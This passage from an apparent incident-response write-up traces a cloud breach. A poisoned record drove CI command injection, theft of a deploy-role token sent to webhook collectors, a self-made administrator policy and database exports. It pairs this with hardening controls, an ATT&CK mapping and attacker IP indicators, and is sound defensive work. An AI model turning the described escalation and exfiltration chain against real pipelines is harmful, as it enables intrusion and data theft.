      <span class="rf-holds">Disabled for longer than the event history; the switch-off is undatable</span>
      <span class="rf-meta"><b>disabled</b></span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Object-read data events</span>
      <span class="rf-holds">Staged exports were readable with no record</span>
      <span class="rf-meta"><b>not recorded</b></span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Object access logging</span>
      <span class="rf-holds">The staging bucket kept no access log</span>
      <span class="rf-meta"><b>absent</b></span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Host authentication logs</span>
      <span class="rf-holds">Outside the authorised scope for this engagement</span>
      <span class="rf-meta"><b>not collected</b></span>
    </div>
  </div>
  <figcaption>Figure 11 — Telemetry at report time. Green: what existed. Red: what did not, or was outside scope. The split is the whole detection story: every state change had a witness; nothing that read data did.</figcaption>
</figure>

The pattern generalises: **state changes are visible by default; data reads are not.** Most cloud accounts are instrumented to answer "who changed this", and almost none are instrumented to answer "who read this". An intrusion whose entire objective is reading will therefore be visible only at its edges — the snapshot, the export task, the new key — and invisible at its centre.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-stats">
    <div class="rf-stat"><b>25,062</b><span>management events parsed from the 90-day history</span></div>
    <div class="rf-stat"><b>1,352</b><span>events flagged to attacker-held identities</span></div>
    <div class="rf-stat"><b>~3,900</b><span>database log files read during collection</span></div>
    <div class="rf-stat"><b class="is-red">4,889</b><span>failed findings at assessment, across 414 checks, 13 critical</span></div>
  </div>
  <figcaption>The collection behind this write-up, as recorded when the engagement closed.</figcaption>
</figure>

## What we could not prove

Four things, stated plainly, because an investigation that cannot name its own limits is marketing:

- **Who or what poisoned the record.** Run history brackets the write to before the first poisoned run. The application logs and database audit trail that would name the session were outside the authorised scope.
- **Whether any staged data was downloaded.** No access logs, no data events. Three exports still sitting in the bucket suggest the attacker either had not finished or did not need to; the missing one proves nothing on its own.
- **Who removed the largest-but-one export, and when.** No versions, no delete markers, no logs.
- **Whether any host was reached over the opened SSH and database rules.** Host authentication logs were not collected in this engagement. The rules existed, the source addresses are known, and the answer lives in logs we did not hold.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card">
    <p class="rf-eyebrow">Attack chain · from a poisoned record to multi-terabyte staging</p>
    <div class="rf-chain">
      <div style="--i:0"><h4>Poisoned record</h4><span class="tac">Initial access</span><p>A business record carries a command substitution after a genuine id</p><span class="when">≤ T+0</span></div>
      <div style="--i:1"><h4>CI command injection</h4><span class="tac">Execution</span><p>The dispatch input is expanded into shell steps; it runs in 160 of 191 pipeline runs</p><span class="when">T+0 → T+5</span></div>
      <div style="--i:2" class="is-pivot"><h4>Credential theft</h4><span class="tac">Credential access</span><p>The deploy role's one-hour session is posted to 22 rotating collectors</p><span class="when">T+0 → T+5</span></div>
      <div style="--i:3"><h4>Foothold and hands-on access</h4><span class="tac">Defense impairment · Execution</span><p>96 firewall changes, 329 exec calls into live containers, recon containers from the client's own image</p><span class="when">T+1 → T+5</span></div>
      <div style="--i:4" class="is-pivot"><h4>Privilege escalation</h4><span class="tac">Privilege escalation</span><p>Allow-all roles for the attacker's containers, then the administrator policy on the live workload role, its session used from outside</p><span class="when">T+2 → T+4</span></div>
      <div style="--i:5" class="is-pivot"><h4>Collection and staging</h4><span class="tac">Collection</span><p>Four clusters and 38 tables exported to the client's own bucket under an attacker key</p><span class="when">T+4 → T+5</span></div>
      <div style="--i:6" class="is-pivot"><h4>Persistence</h4><span class="tac">Persistence</span><p>Two allow-all roles assumable account-wide, then a user named like a backup integration with administrator rights and a long-lived key</p><span class="when">T+2 → T+9</span></div>
      <div style="--i:7"><h4>Anti-recovery</h4><span class="tac">Stealth · Impact</span><p>Snapshots and roles deleted; point-in-time recovery switched off on 38 tables</p><span class="when">T+5</span></div>
    </div>
  </div>
  <figcaption>Figure 12 — The eight steps, with the ATT&amp;CK tactic each falls under. Red numbers are the pivotal steps; a pulse walks the chain in the order the telemetry proved, not a template.</figcaption>
</figure>

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">The chain · and where it breaks</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Poisoned record</span>
      <span class="rf-holds">A portal field carries the payload; nothing validates it at write time</span>
      <span class="rf-count">—</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Unattended dispatch</span>
      <span class="rf-holds">Retries re-send the record, so 160 runs inherit it without a second push</span>
      <span class="rf-count">—</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Interpolation</span>
      <span class="rf-holds">The expression is expanded into the generated script before bash parses it</span>
      <span class="rf-count">1</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Shell execution</span>
      <span class="rf-holds">Command substitution runs with the job's own identity</span>
      <span class="rf-count">1</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Role grant</span>
      <span class="rf-holds">Any run reaching the environment mints a one-hour session — and the environment name was itself an input</span>
      <span class="rf-count">2</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Replay and breadth</span>
      <span class="rf-holds">The session is used off-cloud against a role that can write policies and attach them to other roles</span>
      <span class="rf-count">3</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Export</span>
      <span class="rf-holds">Snapshot, export, re-encrypt under a key the defender cannot use</span>
      <span class="rf-count">4</span>
    </div>
  </div>
  <figcaption>Figure 13 — The number on the right is the control, below, that breaks that link. Two links have none: the record write lives in the application, and the dispatch behaviour is the application's design.</figcaption>
</figure>

## The four controls that break the chain

Each of these stops the attack at a different link. The first three would each have ended it early; the fourth would have made the collection visible even if everything else failed.

**1. Never interpolate an input into a shell.** Put it in the environment, then validate it, then use it. This is the pattern GitHub's own hardening guidance calls the intermediate environment variable:

```yaml
- name: Apply record change
  env:
    RECORD_ID: ${{ inputs.record_id }}
    ACTION: ${{ inputs.action }}
  run: |
    set -euo pipefail
    case "$ACTION" in
      enable|disable) ;;
      *) echo "action must be enable or disable" >&2; exit 1 ;;
    esac
    case "$RECORD_ID" in
      ''|*[!0-9]*) echo "record_id must be numeric" >&2; exit 1 ;;
    esac
    ./bin/apply-change --action "$ACTION" --record-id "$RECORD_ID"
```

The indirection stops execution. The `case` statements are not redundant: they stop the value from being reinterpreted by the tool it is passed to, and they fail loudly instead of silently building a path out of a string. Validate against an allow-list where one exists — an operation enum, a status enum — and against a shape where one does not. The same applies to `actions/github-script`: pass inputs through `env:` and read `process.env`, never `${{ }}` inside `script:`.

**2. Make the production role unreachable without a person.** A branch condition in the trust policy would not have helped here: every dispatch ran from the default branch, so the attacker's runs carried exactly the ref a policy would allow. What would have helped is a required reviewer on the production environment, so that no unattended run can ever mint the role — and since the environment name came from an input, the environment choice itself must not be an input: whoever controls the name can also point the job at an environment with no reviewer, or, with an empty value, at no environment at all. Check your plan first: on GitHub Free, Pro and Team, required reviewers exist only for public repositories, and a private repository needs Enterprise for them. Where they are unavailable, the pinned workflow and the narrow role below carry the whole load. Then pin the trust to the workflow, not just the environment: customise the OIDC subject claim to include `job_workflow_ref` and require it in the trust policy, so only the one workflow that needs the role can assume it. If a business automation genuinely must deploy without a human, give it its own narrow role that cannot touch IAM.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-planes">
    <p class="rf-eyebrow">Same repository · two trust boundaries</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">As configured</span>
      <span class="rf-holds">repo:&lt;org&gt;/&lt;repo&gt;:environment:production — every workflow in that repository that reaches the environment can mint it</span>
      <span class="rf-meta"><b>One poisoned dispatch is enough</b></span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Pinned</span>
      <span class="rf-holds">The same subject plus <code>job_workflow_ref</code> for the one workflow that deploys, a fixed environment name, and a required reviewer standing on the environment</span>
      <span class="rf-meta"><b>No unattended run ever holds it</b></span>
    </div>
  </div>
  <figcaption>Figure 14 — A trust policy that names only the environment is a policy for "anyone in this repository". The reviewer is not a formality; it is what makes the role unreachable without a human present.</figcaption>
</figure>

**3. Give each workflow its own role.** The role that applies a record change should not be able to create roles, attach managed policies, open security groups and exec into containers. The blast radius of a stolen token is exactly the permission set of the role it mints, and that set is a design decision, not an accident. In this case two permissions — writing a managed policy and attaching it to a role — turned a one-hour token into a permanent administrator.

**4. Make exports loud.** Enable object access logging and audit data events on every bucket that can receive a database export. Turn the detector on. Then alert on the primitives themselves, because they have almost no legitimate spontaneous use: snapshot creation, export task start, customer-managed key creation, point-in-time recovery switched off, any policy that grants every action on every resource, whoever wrote it, and an administrator policy attached to a role that is currently serving traffic.

Those last two alerts are the highest-value lines in this whole post. In this engagement the first would have fired at T+2 14:47, two days before the workload role was touched; the second at T+4 16:41, an hour before the first export. Match on what a policy grants, not on its name: the T+2 policy was the attacker's own, and a rule that only watches for the provider's administrator policy misses it.

## If you run this pattern, check these five things today

1. Scan `.github/workflows` with [`gha-injection-detector`](/tooling/gha-injection-detector). It flags every expression that lands inside a `run:` block or a github-script `script:`, and separately flags the unattended-trigger + environment + injectable-step chain that made this one critical. Fourteen sinks in one repository is not unusual; that is two workflows.
2. For each role your pipelines assume, read the trust policy's `sub` condition. If it names an environment and nothing that identifies the workflow, every workflow in that repository that reaches the environment can mint it — and if the environment is chosen by an input, so can a dispatch. Repositories created, renamed or transferred after 15 July 2026 emit a subject that carries numeric organisation and repository IDs; the same question applies to it.
3. List which pipeline roles can attach policies, create roles, exec into containers, snapshot, export or create keys. If a role that untrusted input can reach is on that list, that is the finding.
4. Confirm a detector is enabled and has produced findings in the last seven days. An empty findings page is not a clean account; it may be a disabled detector.
5. Confirm object-read data events are recorded on the buckets that receive backups and exports. If they are not, you cannot answer "what did they take" — only "what did they stage".

## How this maps to ATT&CK

Twenty-six techniques are confirmed by log evidence and five are assessed. Solid tiles are confirmed; dashed tiles are assessed from the shape of the activity rather than a specific record.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card">
    <p class="rf-eyebrow">MITRE ATT&amp;CK v20 · Enterprise · cloud and container platforms · 31 techniques</p>
    <div class="rf-attack">
      <section><h5>Resource development <small>2</small></h5><ul>
        <li style="--i:0"><b>T1583.006</b>Web Services</li>
        <li style="--i:1" class="is-assessed"><b>T1583.003</b>Virtual Private Server</li></ul></section>
      <section><h5>Initial access <small>2</small></h5><ul>
        <li style="--i:2" class="is-assessed"><b>T1190</b>Exploit Public-Facing Application</li>
        <li style="--i:3"><b>T1078.004</b>Valid Accounts: Cloud Accounts</li></ul></section>
      <section><h5>Execution <small>4</small></h5><ul>
        <li style="--i:4"><b>T1059.004</b>Unix Shell</li>
        <li style="--i:5"><b>T1059</b>Command and Scripting Interpreter (PHP, Perl)</li>
        <li style="--i:6"><b>T1609</b>Container Administration Command</li>
        <li style="--i:7"><b>T1610</b>Deploy Container</li></ul></section>
      <section><h5>Persistence <small>2</small></h5><ul>
        <li style="--i:8"><b>T1136.003</b>Create Account: Cloud Account</li>
        <li style="--i:9"><b>T1098.001</b>Additional Cloud Credentials</li></ul></section>
      <section><h5>Privilege escalation <small>1</small></h5><ul>
        <li style="--i:10"><b>T1098.003</b>Additional Cloud Roles</li></ul></section>
      <section><h5>Stealth <small>2</small></h5><ul>
        <li style="--i:11"><b>T1036.010</b>Masquerade Account Name</li>
        <li style="--i:12"><b>T1070</b>Indicator Removal</li></ul></section>
      <section><h5>Defense impairment <small>2</small></h5><ul>
        <li style="--i:13"><b>T1686.001</b>Disable or Modify System Firewall: Cloud Firewall</li>
        <li style="--i:14"><b>T1578.001</b>Create Snapshot</li></ul></section>
      <section><h5>Credential access <small>4</small></h5><ul>
        <li style="--i:16"><b>T1528</b>Steal Application Access Token</li>
        <li style="--i:17"><b>T1552.005</b>Cloud Instance Metadata API (closest fit for the container credentials endpoint)</li>
        <li style="--i:18"><b>T1552.001</b>Credentials in Files</li>
        <li style="--i:19"><b>T1552</b>Unsecured Credentials (environment)</li></ul></section>
      <section><h5>Discovery <small>4</small></h5><ul>
        <li style="--i:20"><b>T1087.004</b>Cloud Account Discovery</li>
        <li style="--i:21"><b>T1518.001</b>Security Software Discovery</li>
        <li style="--i:22"><b>T1046</b>Network Service Discovery</li>
        <li style="--i:23" class="is-assessed"><b>T1580</b>Cloud Infrastructure Discovery</li></ul></section>
      <section><h5>Lateral movement <small>1</small></h5><ul>
        <li style="--i:15"><b>T1550.001</b>Application Access Token</li></ul></section>
      <section><h5>Collection <small>3</small></h5><ul>
        <li style="--i:24"><b>T1213.006</b>Databases</li>
        <li style="--i:25"><b>T1074.002</b>Remote Data Staging</li>
        <li style="--i:26" class="is-assessed"><b>T1530</b>Data from Cloud Storage</li></ul></section>
      <section><h5>Command and control <small>1</small></h5><ul>
        <li style="--i:27"><b>T1090.001</b>Internal Proxy</li></ul></section>
      <section><h5>Exfiltration <small>2</small></h5><ul>
        <li style="--i:28"><b>T1567.004</b>Exfiltration Over Webhook</li>
        <li style="--i:29" class="is-assessed"><b>T1537</b>Transfer Data to Cloud Account</li></ul></section>
      <section><h5>Impact <small>1</small></h5><ul>
        <li style="--i:30"><b>T1490</b>Inhibit System Recovery</li></ul></section>
    </div>
  </div>
  <figcaption>Figure 15 — Every technique the case maps to. The two that matter most for defenders sit in different columns: T1528, the token leaving the runner, and T1098.003, the administrator policy on a live role. Detect either and the rest of the matrix does not happen.</figcaption>
</figure>

## What this changes about how we read CI logs

The usual post-incident question is whether an attacker got into the pipeline. Here they did not need to. They got into a *record*, and the pipeline did what it was told, with an identity that was too broad, for longer than it needed, and with no one watching what it read.

The pipeline was not compromised. It was trusted. That is a different problem, and a harder one, because nothing in it is broken.

## Appendix: indicators

Shared so other defenders can look for the same operator. These addresses are hosting, residential and VPN infrastructure; treat them as leads for the window, not as standing blocks, and expect reuse by unrelated parties.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">Attacker source addresses · management events in the window</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">68.220.60.229</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:100%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">US residential ISP · replayed pipeline session, DNS / CDN / certificate inventory</span></span>
      <span class="rf-count">552</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">72.251.215.27</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:96%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">IL hosting range · main operator: exec, escalation, exports, backdoor</span></span>
      <span class="rf-count">529</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">72.251.215.5</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:10%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">same range · second export round, table exports, recovery toggles</span></span>
      <span class="rf-count">56</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">72.251.215.4</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:2.4%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">same range · early firewall changes</span></span>
      <span class="rf-count">13</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">169.150.226.163</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:1%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">VPN-class range · denied role-policy write</span></span>
      <span class="rf-count">5</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">185.185.134.148</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:1%;--c:#e63946"></span></span> <span class="text-[12px] text-ionsec-text-dim">IL hosting provider · first cloud action</span></span>
      <span class="rf-count">4</span>
    </div>
  </div>
  <figcaption>Figure 16 — Management events per source address, attacker-attributed, in the event-history window. Three of the six sit in one /24.</figcaption>
</figure>

| Type | Indicator | Context |
| --- | --- | --- |
| IPv4 | `72.251.215.27`, `72.251.215.5`, `72.251.215.4` | One hosting /24; consider `72.251.215.0/24` for hunting |
| IPv4 | `185.185.134.148` | First cloud action, T+1 |
| IPv4 | `68.220.60.229` | Replayed pipeline session, inventory sweep |
| IPv4 | `169.150.226.163` | Replayed pipeline session |
| User agent | `aws-cli/2.37.9 md/awscrt#0.37.0` with `os/windows#10` and `os/linux` | Operator workstation; the pipeline never sends this |
| Egress | `webhook.site` from CI runners | 22 rotating collector tokens over six days (tokens withheld) |
| Behaviour | Session name `GitHubActions` from a non-runner address | The default credentials-action session name, replayed |
| Behaviour | `CreatePolicy` granting `Action: *` on `Resource: *`, then `AttachRolePolicy` to a newly created role | The T+2 escalation; invisible to a rule keyed on the provider's administrator policy |
| Behaviour | `AttachRolePolicy` of an administrator policy to a role with running tasks | The T+4 escalation onto the workload identity |
| Behaviour | `CreateKey` followed within minutes by `StartExportTask` naming that key | Export under an attacker-held key |
| Behaviour | `UpdateContinuousBackups` enabled, then disabled on the same tables within a day | Recovery removed after export |
| Behaviour | `CreateUser` or `CreateAccessKey` by a container task role | No workload should mint IAM users |
